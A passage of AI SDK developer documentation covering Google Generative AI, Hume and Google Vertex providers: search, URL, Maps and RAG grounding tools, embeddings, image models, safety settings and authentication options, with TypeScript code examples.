webSearch: Enable web search grounding (pass{}to enable). This is the default.imageSearch: Enable image search grounding (pass{}to enable).
-
timeRangeFilter object
Restricts search results to a specific time range. Both
startTimeandendTimeare required.startTime: Start time in ISO 8601 format (e.g.'2025-01-01T00:00:00Z').endTime: End time in ISO 8601 format (e.g.'2025-12-31T23:59:59Z').
google.tools.googleSearch({
searchTypes: { webSearch: {} },
timeRangeFilter: {
startTime: '2025-01-01T00:00:00Z',
endTime: '2025-12-31T23:59:59Z',
},
});
When Google Search grounding is enabled, the model will include sources in the response.
Additionally, the grounding metadata includes detailed information about how search results were used to ground the model's response. Here are the available fields:
-
webSearchQueries(string[] | null)- Array of search queries used to retrieve information
- Example:
["What's the weather in Chicago this weekend?"]
-
searchEntryPoint({ renderedContent: string } | null)- Contains the main search result content used as an entry point
- The
renderedContentfield contains the formatted content
-
groundingSupports(Array of support objects | null)- Contains details about how specific response parts are supported by search results
- Each support object includes:
segment: Information about the grounded text segmenttext: The actual text segmentstartIndex: Starting position in the responseendIndex: Ending position in the response
groundingChunkIndices: References to supporting search result chunksconfidenceScores: Confidence scores (0-1) for each supporting chunk
Example response:
{
"groundingMetadata": {
"webSearchQueries": ["What's the weather in Chicago this weekend?"],
"searchEntryPoint": {
"renderedContent": "..."
},
"groundingSupports": [
{
"segment": {
"startIndex": 0,
"endIndex": 65,
"text": "Chicago weather changes rapidly, so layers let you adjust easily."
},
"groundingChunkIndices": [0],
"confidenceScores": [0.99]
}
]
}
}
Enterprise Web Search
With Enterprise Web Search, the model has access to a compliance-focused web index designed for highly-regulated industries such as finance, healthcare, and public sector.
import { createVertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const vertex = createVertex({
project: 'my-project',
location: 'us-central1',
});
const { text, sources, providerMetadata } = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
enterprise_web_search: vertex.tools.enterpriseWebSearch({}),
},
prompt: 'What are the latest regulatory updates for financial services?',
});
Enterprise Web Search provides the following benefits:
- Does not log customer data
- Supports VPC service controls
- Compliance-focused web index for regulated industries
File Search
The File Search tool lets Gemini retrieve context from your own documents that you have indexed in File Search stores. Only Gemini 2.5 and Gemini 3 models support this feature.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: google('gemini-2.5-pro'),
tools: {
file_search: google.tools.fileSearch({
fileSearchStoreNames: [
'projects/my-project/locations/us/fileSearchStores/my-store',
],
metadataFilter: 'author = "Robert Graves"',
topK: 8,
}),
},
prompt: "Summarise the key themes of 'I, Claudius'.",
});
File Search responses include citations via the normal sources field and expose raw grounding metadata in providerMetadata.google.groundingMetadata.
URL Context
Google provides a provider-defined URL context tool.
The URL context tool allows you to provide specific URLs that you want the model to analyze directly in from the prompt.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
prompt: `Based on the document: https://ai.google.dev/gemini-api/docs/url-context.
Answer this question: How many links we can consume in one request?`,
tools: {
url_context: google.tools.urlContext({}),
},
});
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const urlContextMetadata = metadata?.urlContextMetadata;
The URL context metadata includes detailed information about how the model used the URL context to generate the response. Here are the available fields:
-
urlMetadata({ retrievedUrl: string; urlRetrievalStatus: string; }[] | null)- Array of URL context metadata
- Each object includes:
retrievedUrl: The URL of the contexturlRetrievalStatus: The status of the URL retrieval
Example response:
{
"urlMetadata": [
{
"retrievedUrl": "https://ai-sdk.dev/providers/ai-sdk-providers/google-generative-ai",
"urlRetrievalStatus": "URL_RETRIEVAL_STATUS_SUCCESS"
}
]
}
With the URL context tool, you will also get the groundingMetadata.
"groundingMetadata": {
"groundingChunks": [
{
"web": {
"uri": "https://ai-sdk.dev/providers/ai-sdk-providers/google-generative-ai",
"title": "Google Generative AI - AI SDK Providers"
}
}
],
"groundingSupports": [
{
"segment": {
"startIndex": 67,
"endIndex": 157,
"text": "**Installation**: Install the `@ai-sdk/google` module using your preferred package manager"
},
"groundingChunkIndices": [
0
]
},
]
}
You can add up to 20 URLs per request.
Combine URL Context with Search Grounding
You can combine the URL context tool with search grounding to provide the model with the latest information from the web.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
prompt: `Based on this context: https://ai-sdk.dev/providers/ai-sdk-providers/google-generative-ai, tell me how to use Gemini with AI SDK.
Also, provide the latest news about AI SDK V5.`,
tools: {
google_search: google.tools.googleSearch({}),
url_context: google.tools.urlContext({}),
},
});
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const urlContextMetadata = metadata?.urlContextMetadata;
Google Maps Grounding
With Google Maps grounding, the model has access to Google Maps data for location-aware responses. This enables providing local data and geospatial context, such as finding nearby restaurants.
import { google, type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
tools: {
google_maps: google.tools.googleMaps({}),
},
providerOptions: {
google: {
retrievalConfig: {
latLng: { latitude: 34.090199, longitude: -117.881081 },
},
} satisfies GoogleLanguageModelOptions,
},
prompt:
'What are the best Italian restaurants within a 15-minute walk from here?',
});
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
The optional retrievalConfig.latLng provider option provides location context for queries about nearby places. This configuration applies to any grounding tools that support location context, including Google Maps and Google Search.
When Google Maps grounding is enabled, the model's response will include sources pointing to Google Maps URLs. The grounding metadata includes maps chunks with place information:
{
"groundingMetadata": {
"groundingChunks": [
{
"maps": {
"uri": "https://maps.google.com/?cid=12345",
"title": "Restaurant Name",
"placeId": "places/ChIJ..."
}
}
]
}
}
Google Maps grounding is supported on Gemini 2.0 and newer models.
RAG Engine Grounding
With RAG Engine Grounding, the model has access to your custom knowledge base using the Vertex RAG Engine. This enables the model to provide answers based on your specific data sources and documents.
import { createVertex } from '@ai-sdk/google-vertex';
import { GoogleGenerativeAIProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const vertex = createVertex({
project: 'my-project',
location: 'us-central1',
});
const { text, sources, providerMetadata } = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
vertex_rag_store: vertex.tools.vertexRagStore({
ragCorpus:
'projects/my-project/locations/us-central1/ragCorpora/my-rag-corpus',
topK: 5,
}),
},
prompt:
'What are the key features of our product according to our documentation?',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleGenerativeAIProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
When RAG Engine Grounding is enabled, the model will include sources from your RAG corpus in the response.
Additionally, the grounding metadata includes detailed information about how RAG results were used to ground the model's response. Here are the available fields:
-
groundingChunks(Array of chunk objects | null)- Contains the retrieved context chunks from your RAG corpus
- Each chunk includes:
retrievedContext: Information about the retrieved contexturi: The URI or identifier of the source documenttitle: The title of the source document (optional)text: The actual text content of the chunk
-
groundingSupports(Array of support objects | null)- Contains details about how specific response parts are supported by RAG results
- Each support object includes:
segment: Information about the grounded text segmenttext: The actual text segmentstartIndex: Starting position in the responseendIndex: Ending position in the response
groundingChunkIndices: References to supporting RAG result chunksconfidenceScores: Confidence scores (0-1) for each supporting chunk
Example response:
{
"groundingMetadata": {
"groundingChunks": [
{
"retrievedContext": {
"uri": "gs://my-bucket/docs/product-guide.pdf",
"title": "Product User Guide",
"text": "Our product includes advanced AI capabilities, real-time processing, and enterprise-grade security features."
}
}
],
"groundingSupports": [
{
"segment": {
"startIndex": 0,
"endIndex": 45,
"text": "Our product includes advanced AI capabilities and real-time processing."
},
"groundingChunkIndices": [0],
"confidenceScores": [0.95]
}
]
}
}
Configuration Options
The vertexRagStore tool accepts the following configuration options:
-
ragCorpus(string, required)- The RagCorpus resource name in the format:
projects/{project}/locations/{location}/ragCorpora/{rag_corpus} - This identifies your specific RAG corpus to search against
- The RagCorpus resource name in the format:
-
topK(number, optional)- The number of top contexts to retrieve from your RAG corpus
- Defaults to the corpus configuration if not specified
Image Outputs
Gemini models with image generation capabilities (e.g. gemini-2.5-flash-image) support generating images as part of a multimodal response. Images are exposed as files in the response.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash-image'),
prompt:
'Create a picture of a nano banana dish in a fancy restaurant with a Gemini theme',
});
for (const file of result.files) {
if (file.mediaType.startsWith('image/')) {
console.log('Generated image:', file);
}
}
Safety Ratings
The safety ratings provide insight into the safety of the model's response. See Google AI documentation on safety settings.
Example response excerpt:
{
"safetyRatings": [
{
"category": "HARM_CATEGORY_HATE_SPEECH",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11027937,
"severity": "HARM_SEVERITY_LOW",
"severityScore": 0.28487435
},
{
"category": "HARM_CATEGORY_DANGEROUS_CONTENT",
"probability": "HIGH",
"blocked": true,
"probabilityScore": 0.95422274,
"severity": "HARM_SEVERITY_MEDIUM",
"severityScore": 0.43398145
},
{
"category": "HARM_CATEGORY_HARASSMENT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.11085559,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.19027223
},
{
"category": "HARM_CATEGORY_SEXUALLY_EXPLICIT",
"probability": "NEGLIGIBLE",
"probabilityScore": 0.22901751,
"severity": "HARM_SEVERITY_NEGLIGIBLE",
"severityScore": 0.09089675
}
]
}
Troubleshooting
Schema Limitations
The Google Generative AI API uses a subset of the OpenAPI 3.0 schema, which does not support features such as unions. The errors that you get in this case look like this:
GenerateContentRequest.generation_config.response_schema.properties[occupation].type: must be specified
By default, structured outputs are enabled (and for tool calling they are required). You can disable structured outputs for object generation as a workaround:
const { output } = await generateText({
model: google('gemini-2.5-flash'),
providerOptions: {
google: {
structuredOutputs: false,
} satisfies GoogleLanguageModelOptions,
},
output: Output.object({
schema: z.object({
name: z.string(),
age: z.number(),
contact: z.union([
z.object({
type: z.literal('email'),
value: z.string(),
}),
z.object({
type: z.literal('phone'),
value: z.string(),
}),
]),
}),
}),
prompt: 'Generate an example person for testing.',
});
The following Zod features are known to not work with Google Generative AI:
z.unionz.record
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming | Google Search | URL Context |
|---|---|---|---|---|---|---|
gemini-3.1-pro-preview |
||||||
gemini-3.1-flash-image-preview |
||||||
gemini-3.1-flash-lite-preview |
||||||
gemini-3-pro-preview |
||||||
gemini-3-pro-image-preview |
||||||
gemini-3-flash-preview |
||||||
gemini-2.5-pro |
||||||
gemini-2.5-flash |
||||||
gemini-2.5-flash-lite |
||||||
gemini-2.5-flash-lite-preview-06-17 |
||||||
gemini-2.0-flash |
Gemma Models
You can use Gemma models with the Google Generative AI API. The following Gemma models are available:
gemma-3-27b-itgemma-3-12b-it
Gemma models don't natively support the systemInstruction parameter, but the provider automatically handles system instructions by prepending them to the first user message. This allows you to use system instructions with Gemma models seamlessly:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemma-3-27b-it'),
system: 'You are a helpful assistant that responds concisely.',
prompt: 'What is machine learning?',
});
The system instruction is automatically formatted and included in the conversation, so Gemma models can follow the guidance without any additional configuration.
Embedding Models
You can create models that call the Google Generative AI embeddings API
using the .embedding() factory method.
const model = google.embedding('gemini-embedding-001');
The Google Generative AI provider sends API calls to the right endpoint based on the type of embedding:
- Single embeddings: When embedding a single value with
embed(), the provider uses the single:embedContentendpoint, which typically has higher rate limits compared to the batch endpoint. - Batch embeddings: When embedding multiple values with
embedMany()or multiple values inembed(), the provider uses the:batchEmbedContentsendpoint.
Google Generative AI embedding models support additional settings. You can pass them as an options argument:
import { google, type GoogleEmbeddingModelOptions } from '@ai-sdk/google';
import { embed } from 'ai';
const model = google.embedding('gemini-embedding-001');
const { embedding } = await embed({
model,
value: 'sunny day at the beach',
providerOptions: {
google: {
outputDimensionality: 512, // optional, number of dimensions for the embedding
taskType: 'SEMANTIC_SIMILARITY', // optional, specifies the task type for generating embeddings
content: [[{ text: 'additional context' }]], // optional, per-value multimodal content (only 1 here, since `value` is only a single one)
} satisfies GoogleEmbeddingModelOptions,
},
});
When using embedMany, provide per-value multimodal content via the content option. Each entry corresponds to a value at the same index; use null for text-only entries:
import { google, type GoogleEmbeddingModelOptions } from '@ai-sdk/google';
import { embedMany } from 'ai';
const { embeddings } = await embedMany({
model: google.embedding('gemini-embedding-2-preview'),
values: ['sunny day at the beach', 'rainy afternoon in the city'],
providerOptions: {
google: {
// content array must have the same length as values
content: [
[{ inlineData: { mimeType: 'image/png', data: '<base64>' } }], // pairs with values[0]
null, // text-only, pairs with values[1]
],
} satisfies GoogleEmbeddingModelOptions,
},
});
The following optional provider options are available for Google Generative AI embedding models:
-
outputDimensionality: number
Optional reduced dimension for the output embedding. If set, excessive values in the output embedding are truncated from the end.
-
taskType: string
Optional. Specifies the task type for generating embeddings. Supported task types include:
SEMANTIC_SIMILARITY: Optimized for text similarity.CLASSIFICATION: Optimized for text classification.CLUSTERING: Optimized for clustering texts based on similarity.RETRIEVAL_DOCUMENT: Optimized for document retrieval.RETRIEVAL_QUERY: Optimized for query-based retrieval.QUESTION_ANSWERING: Optimized for answering questions.FACT_VERIFICATION: Optimized for verifying factual information.CODE_RETRIEVAL_QUERY: Optimized for retrieving code blocks based on natural language queries.
-
content: array
Optional. Per-value multimodal content parts for embedding non-text content (images, video, PDF, audio). Each entry corresponds to the embedding value at the same index — its parts are merged with the text value in the request. Use
nullfor entries that are text-only. The array length must match the number of values being embedded. Each non-null entry is an array of parts, where each part can be either{ text: string }or{ inlineData: { mimeType: string, data: string } }. Supported bygemini-embedding-2-preview.
Model Capabilities
| Model | Default Dimensions | Custom Dimensions | Multimodal |
|---|---|---|---|
gemini-embedding-001 |
3072 | ||
gemini-embedding-2-preview |
3072 |
Image Models
You can create image models that call the Google Generative AI API using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
The Google provider supports two types of image models:
- Imagen models: Dedicated image generation models using the
:predictAPI - Gemini image models: Multimodal language models with image output capabilities using the
:generateContentAPI
Imagen Models
Imagen models are dedicated image generation models.
import { google } from '@ai-sdk/google';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('imagen-4.0-generate-001'),
prompt: 'A futuristic cityscape at sunset',
aspectRatio: '16:9',
});
Further configuration can be done using Google provider options. You can validate the provider options using the GoogleImageModelOptions type.
import { google } from '@ai-sdk/google';
import { GoogleImageModelOptions } from '@ai-sdk/google';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('imagen-4.0-generate-001'),
providerOptions: {
google: {
personGeneration: 'dont_allow',
} satisfies GoogleImageModelOptions,
},
// ...
});
The following provider options are available for Imagen models:
- personGeneration
allow_adult|allow_all|dont_allowWhether to allow person generation. Defaults toallow_adult.
Imagen Model Capabilities
| Model | Aspect Ratios |
|---|---|
imagen-4.0-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-ultra-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
imagen-4.0-fast-generate-001 |
1:1, 3:4, 4:3, 9:16, 16:9 |
Gemini Image Models
Gemini image models (e.g. gemini-2.5-flash-image) are technically multimodal output language models, but they can be used with the generateImage() function for a simpler image generation experience. Internally, the provider calls the language model API with responseModalities: ['IMAGE'].
import { google } from '@ai-sdk/google';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('gemini-2.5-flash-image'),
prompt: 'A photorealistic image of a cat wearing a wizard hat',
aspectRatio: '1:1',
});
Gemini image models also support image editing by providing input images:
import { google } from '@ai-sdk/google';
import { generateImage } from 'ai';
import fs from 'node:fs';
const sourceImage = fs.readFileSync('./cat.png');
const { image } = await generateImage({
model: google.image('gemini-2.5-flash-image'),
prompt: {
text: 'Add a small wizard hat to this cat',
images: [sourceImage],
},
});
You can also use URLs for input images:
import { google } from '@ai-sdk/google';
import { generateImage } from 'ai';
const { image } = await generateImage({
model: google.image('gemini-2.5-flash-image'),
prompt: {
text: 'Add a small wizard hat to this cat',
images: ['https://example.com/cat.png'],
},
});
Gemini Image Model Capabilities
| Model | Image Generation | Image Editing | Aspect Ratios |
|---|---|---|---|
gemini-2.5-flash-image |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 | ||
gemini-3-pro-image-preview |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 | ||
gemini-3.1-flash-image-preview |
1:1, 2:3, 3:2, 3:4, 4:3, 4:5, 5:4, 9:16, 16:9, 21:9 |
title: Hume description: Learn how to use the Hume provider for the AI SDK.
Hume Provider
The Hume provider contains support for the Hume text-to-speech (TTS) API.
Setup
The Hume provider is available in the @ai-sdk/hume module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance hume from @ai-sdk/hume:
import { hume } from '@ai-sdk/hume';
If you need a customized setup, you can import createHume from @ai-sdk/hume and create a provider instance with your settings:
import { createHume } from '@ai-sdk/hume';
const hume = createHume({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Hume provider instance:
-
apiKey string
API key that is being sent using the
X-Hume-Api-Keyheader. It defaults to theHUME_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the Hume speech API
using the .speech() factory method.
const model = hume.speech();
You can pass standard speech generation options like voice, speed, instructions, and outputFormat:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { hume } from '@ai-sdk/hume';
const result = await generateSpeech({
model: hume.speech(),
text: 'Hello, world!',
voice: 'd8ab67c6-953d-4bd8-9370-8fa53a0f1453',
speed: 1.0,
instructions: 'Speak in a friendly, conversational tone.',
outputFormat: 'mp3',
});
Supported Parameters
-
text string (required)
The text to convert to speech.
-
voice string
The voice ID to use for the generated audio. Defaults to
'd8ab67c6-953d-4bd8-9370-8fa53a0f1453'. -
speed number
Speech rate multiplier.
-
instructions string
Description or instructions for how the text should be spoken.
-
outputFormat string
The audio format to generate. Supported values:
'mp3','pcm','wav'. Defaults to'mp3'.
Provider Options
You can pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { hume } from '@ai-sdk/hume';
import { type HumeSpeechModelOptions } from '@ai-sdk/hume';
const result = await generateSpeech({
model: hume.speech(),
text: 'Hello, world!',
providerOptions: {
hume: {
context: {
generationId: 'previous-generation-id',
},
} satisfies HumeSpeechModelOptions,
},
});
The following provider options are available:
-
context object
Context for the speech synthesis request. Can be either:
{ generationId: string }- ID of a previously generated speech synthesis to use as context.{ utterances: Utterance[] }- An array of utterance objects for context, where each utterance has:textstring (required) - The text content.descriptionstring - Instructions for how the text should be spoken.speednumber - Speech rate multiplier.trailingSilencenumber - Duration of silence to add after the utterance in seconds.voiceobject - Voice configuration, either{ id: string, provider?: 'HUME_AI' | 'CUSTOM_VOICE' }or{ name: string, provider?: 'HUME_AI' | 'CUSTOM_VOICE' }.
Model Capabilities
| Model | Instructions | Speed | Output Formats |
|---|---|---|---|
default |
mp3, pcm, wav |
title: Google Vertex AI description: Learn how to use the Google Vertex AI provider.
Google Vertex Provider
The Google Vertex provider for the AI SDK contains language model support for the Google Vertex AI APIs. This includes support for Google's Gemini models, Anthropic's Claude partner models, and MaaS (Model as a Service) open models.
Setup
The Google Vertex and Google Vertex Anthropic providers are both available in the @ai-sdk/google-vertex module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Google Vertex Provider Usage
The Google Vertex provider instance is used to create model instances that call the Vertex AI API. The models available with this provider include Google's Gemini models. If you're looking to use Anthropic's Claude models, see the Google Vertex Anthropic Provider section below.
Provider Instance
You can import the default provider instance vertex from @ai-sdk/google-vertex:
import { vertex } from '@ai-sdk/google-vertex';
If you need a customized setup, you can import createVertex from @ai-sdk/google-vertex and create a provider instance with your settings:
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
project: 'my-project', // optional
location: 'us-central1', // optional
});
Google Vertex supports multiple authentication methods depending on your runtime environment and requirements.
Node.js Runtime
The Node.js runtime is the default runtime supported by the AI SDK. It supports all standard Google Cloud authentication options through the google-auth-library. Typical use involves setting a path to a json credentials file in the GOOGLE_APPLICATION_CREDENTIALS environment variable. The credentials file can be obtained from the Google Cloud Console.
If you want to customize the Google authentication options you can pass them as options to the createVertex function, for example:
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
googleAuthOptions: {
credentials: {
client_email: 'my-email',
private_key: 'my-private-key',
},
},
});
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleAuthOptions object
Optional. The Authentication options used by the Google Auth Library. See also the GoogleAuthOptions interface.
-
authClient object An
AuthClientto use. -
keyFilename string Path to a .json, .pem, or .p12 key file.
-
keyFile string Path to a .json, .pem, or .p12 key file.
-
credentials object Object containing client_email and private_key properties, or the external account client options.
-
clientOptions object Options object passed to the constructor of the client.
-
scopes string | string[] Required scopes for the desired API request.
-
projectId string Your project ID.
-
universeDomain string The default service domain for a given Cloud universe.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
baseURL string
Optional. Base URL for the Google Vertex API calls e.g. to use proxy servers. By default, it is constructed using the location and project:
https://${location}-aiplatform.googleapis.com/v1/projects/${project}/locations/${location}/publishers/google
Edge Runtime
Edge runtimes (like Vercel Edge Functions and Cloudflare Workers) are lightweight JavaScript environments that run closer to users at the network edge. They only provide a subset of the standard Node.js APIs. For example, direct file system access is not available, and many Node.js-specific libraries (including the standard Google Auth library) are not compatible.
The Edge runtime version of the Google Vertex provider supports Google's Application Default Credentials through environment variables. The values can be obtained from a json credentials file from the Google Cloud Console.
You can import the default provider instance vertex from @ai-sdk/google-vertex/edge:
import { vertex } from '@ai-sdk/google-vertex/edge';
If you need a customized setup, you can import createVertex from @ai-sdk/google-vertex/edge and create a provider instance with your settings:
import { createVertex } from '@ai-sdk/google-vertex/edge';
const vertex = createVertex({
project: 'my-project', // optional
location: 'us-central1', // optional
});
For Edge runtime authentication, you'll need to set these environment variables from your Google Default Application Credentials JSON file:
GOOGLE_CLIENT_EMAILGOOGLE_PRIVATE_KEYGOOGLE_PRIVATE_KEY_ID(optional)
These values can be obtained from a service account JSON file from the Google Cloud Console.
Optional Provider Settings
You can use the following optional settings to customize the provider instance:
-
project string
The Google Cloud project ID that you want to use for the API calls. It uses the
GOOGLE_VERTEX_PROJECTenvironment variable by default. -
location string
The Google Cloud location that you want to use for the API calls, e.g.
us-central1. It uses theGOOGLE_VERTEX_LOCATIONenvironment variable by default. -
googleCredentials object
Optional. The credentials used by the Edge provider for authentication. These credentials are typically set through environment variables and are derived from a service account JSON file.
-
clientEmail string The client email from the service account JSON file. Defaults to the contents of the
GOOGLE_CLIENT_EMAILenvironment variable. -
privateKey string The private key from the service account JSON file. Defaults to the contents of the
GOOGLE_PRIVATE_KEYenvironment variable. -
privateKeyId string The private key ID from the service account JSON file (optional). Defaults to the contents of the
GOOGLE_PRIVATE_KEY_IDenvironment variable.
-
-
headers Resolvable<Record<string, string | undefined>>
Headers to include in the requests. Can be provided in multiple formats:
- A record of header key-value pairs:
Record<string, string | undefined> - A function that returns headers:
() => Record<string, string | undefined> - An async function that returns headers:
async () => Record<string, string | undefined> - A promise that resolves to headers:
Promise<Record<string, string | undefined>>
- A record of header key-value pairs:
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Express Mode
Express mode provides a simplified authentication method using an API key instead of OAuth or service account credentials. When using express mode, the project and location settings are not required.
import { createVertex } from '@ai-sdk/google-vertex';
const vertex = createVertex({
apiKey: process.env.GOOGLE_VERTEX_API_KEY,
});
Optional Provider Settings
-
apiKey string
The API key for Google Vertex AI. When provided, the provider uses express mode with API key authentication instead of OAuth. It uses the
GOOGLE_VERTEX_API_KEYenvironment variable by default.
Language Models
You can create models that call the Vertex API using the provider instance.
The first argument is the model id, e.g. gemini-2.5-pro.
const model = vertex('gemini-2.5-pro');
Google Vertex models support also some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
const model = vertex('gemini-2.5-pro');
await generateText({
model,
providerOptions: {
vertex: {
safetySettings: [
{
category: 'HARM_CATEGORY_UNSPECIFIED',
threshold: 'BLOCK_LOW_AND_ABOVE',
},
],
} satisfies GoogleLanguageModelOptions,
},
});
The following optional provider options are available for Google Vertex models:
-
cachedContent string
Optional. The name of the cached content used as context to serve the prediction. Format: projects/{project}/locations/{location}/cachedContents/{cachedContent}
-
structuredOutputs boolean
Optional. Enable structured output. Default is true.
This is useful when the JSON Schema contains elements that are not supported by the OpenAPI schema version that Google Vertex uses. You can use this to disable structured outputs if you need to.
See Troubleshooting: Schema Limitations for more details.
-
safetySettings Array<{ category: string; threshold: string }>
Optional. Safety settings for the model.
-
category string
The category of the safety setting. Can be one of the following:
HARM_CATEGORY_UNSPECIFIEDHARM_CATEGORY_HATE_SPEECHHARM_CATEGORY_DANGEROUS_CONTENTHARM_CATEGORY_HARASSMENTHARM_CATEGORY_SEXUALLY_EXPLICITHARM_CATEGORY_CIVIC_INTEGRITY
-
threshold string
The threshold of the safety setting. Can be one of the following:
HARM_BLOCK_THRESHOLD_UNSPECIFIEDBLOCK_LOW_AND_ABOVEBLOCK_MEDIUM_AND_ABOVEBLOCK_ONLY_HIGHBLOCK_NONE
-
-
audioTimestamp boolean
Optional. Enables timestamp understanding for audio files. Defaults to false.
This is useful for generating transcripts with accurate timestamps. Consult Google's Documentation for usage details.
-
labels object
Optional. Defines labels used in billing reports.
Consult Google's Documentation for usage details.
-
streamFunctionCallArguments boolean
Optional. When set to true, function call arguments will be streamed incrementally in streaming responses. This enables
tool-input-deltaevents to arrive as the model generates function call arguments, reducing perceived latency for tool calls. Defaults tofalse. Only supported on the Vertex AI API (not the Gemini API) with Gemini 3+ models.Consult Google's Documentation for details.
You can use Google Vertex language models to generate text with the generateText function:
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const { text } = await generateText({
model: vertex('gemini-2.5-pro'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Google Vertex language models can also be used in the streamText function
(see AI SDK Core).
Code Execution
With Code Execution, certain Gemini models on Vertex AI can generate and execute Python code. This allows the model to perform calculations, data manipulation, and other programmatic tasks to enhance its responses.
You can enable code execution by adding the code_execution tool to your request.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { code_execution: vertex.tools.codeExecution({}) },
prompt:
'Use python to calculate 20th fibonacci number. Then find the nearest palindrome to it.',
});
The response will contain tool-call and tool-result parts for the executed code.
URL Context
URL Context allows Gemini models to retrieve and analyze content from URLs. Supported models: Gemini 2.5 Flash-Lite, 2.5 Pro, 2.5 Flash, 2.0 Flash.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { url_context: vertex.tools.urlContext({}) },
prompt: 'What are the key points from https://example.com/article?',
});
Google Search
Google Search enables Gemini models to access real-time web information. Supported models: Gemini 2.5 Flash-Lite, 2.5 Flash, 2.0 Flash, 2.5 Pro.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-pro'),
tools: { google_search: vertex.tools.googleSearch({}) },
prompt: 'What are the latest developments in AI?',
});
Enterprise Web Search
Enterprise Web Search provides grounding using a compliance-focused web index designed for highly-regulated industries such as finance, healthcare, and the public sector. Unlike standard Google Search grounding, Enterprise Web Search does not log customer data and supports VPC service controls. Supported models: Gemini 2.0 and newer.
import { vertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const result = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
enterprise_web_search: vertex.tools.enterpriseWebSearch({}),
},
prompt: 'What are the latest FDA regulations for clinical trials?',
});
Google Maps
Google Maps grounding enables Gemini models to access Google Maps data for location-aware responses. Supported models: Gemini 2.5 Flash-Lite, 2.5 Flash, 2.0 Flash, 2.5 Pro, 3.0 Pro.
import { vertex } from '@ai-sdk/google-vertex';
import { type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
